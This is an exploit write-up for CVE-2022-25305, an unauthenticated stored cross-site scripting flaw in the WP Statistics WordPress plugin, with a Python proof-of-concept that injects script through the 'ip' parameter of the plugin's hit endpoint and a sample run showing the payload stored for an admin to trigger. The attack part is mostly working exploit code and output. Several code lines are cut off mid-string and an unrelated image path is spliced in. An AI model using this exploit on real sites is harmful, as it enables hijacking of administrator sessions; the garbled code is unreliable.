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## WordPress Plugin WP Statistics >= 13.1.5 - Unauthenticated Stored Cross-Site Scripting

Exploit Title	WordPress Plugin WP Statistics >= 13.1.5 - Unauthenticated Stored Cross-Site Scripting
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Date	February 13, 2022
Plugin Link	<a href="#">WP-Statistics</a>
Plugin Active Installations	600,000+
Version	13.1.5 (Latest)
Tested on	Wordpress 5.9
Vulnerable Endpoint	/wp-json/wp-statistics/v2/hit
Vulnerable File	/wp-content/plugins/wp-statistics/includes/class-wp-statistics-ip.php and others
Vulnerable Parameters	ip

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CVE	CVE-2022-25305

# Proof of Concept

unauthenticated\_stored\_xss\_platform\_poc.py

```
import requests, re, json, urllib.parse

wpurl      = input('\nWordPress URL: ')
payload    = input('\nPayload: ')

wp_session = requests.session()

wp          = wp_session.get(wpurl)
wp_nonce   = re.search(r'_wpnonce=(.*?)&wp_statistics_hit', wp.text).group(1)

headers    = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 12_2_1) Ap

payload     = urllib.parse.quote_plus(payload)
exploit     = f'/wp-json/wp-statistics/v2/hit?_={11&_wpnonce={wp_nonce}&wp_stat


exploit_url = wpurl+exploit

print(f'\nSending XSS payload: {exploit_url}')

wp          = wp_session.get(exploit_url, headers=headers)
data        = wp.json()

print("\nResponse: \n" + json.dumps(data, sort_keys=True, indent=4))

print(f'\nXSS will trigger when admin visits WP Statistics Dashboard at {wpurl}/wp-a
```



```
python unauthenticated_stored_xss_ip_poc.py
WordPress URL: http://192.168.0.105
Payload: AB<script>alert("UnauthenticatedStoredXSS-ip")</script>CD
Sending XSS payload: http://192.168.0.105/wp-json/wp-statistics/v2/hit?_={11&_wpnonce=11f9cc4b08&wp_statistics_hit_rest=&browser=Chrome&platform=&version=&referred=&ip=AB%3Cscript%3Ealert%28%22UnauthenticatedStoredXSS-ip%22%29%3C%2Fscript%3ECD&exclusion_match=no&exclusion_reason=&ua=Something&track_all=1&timestamp=11&current_page_type=home&current_page_id=0&search_query=&page_uri=/&user_id=0
Response:
{
  "message": "Visitor Hit was recorded successfully.",
  "status": true
}
XSS will trigger when admin visits WP Statistics Dashboard at http://192.168.0.105/wp-admin/admin.php?page=wps_overview_page or other pages.
```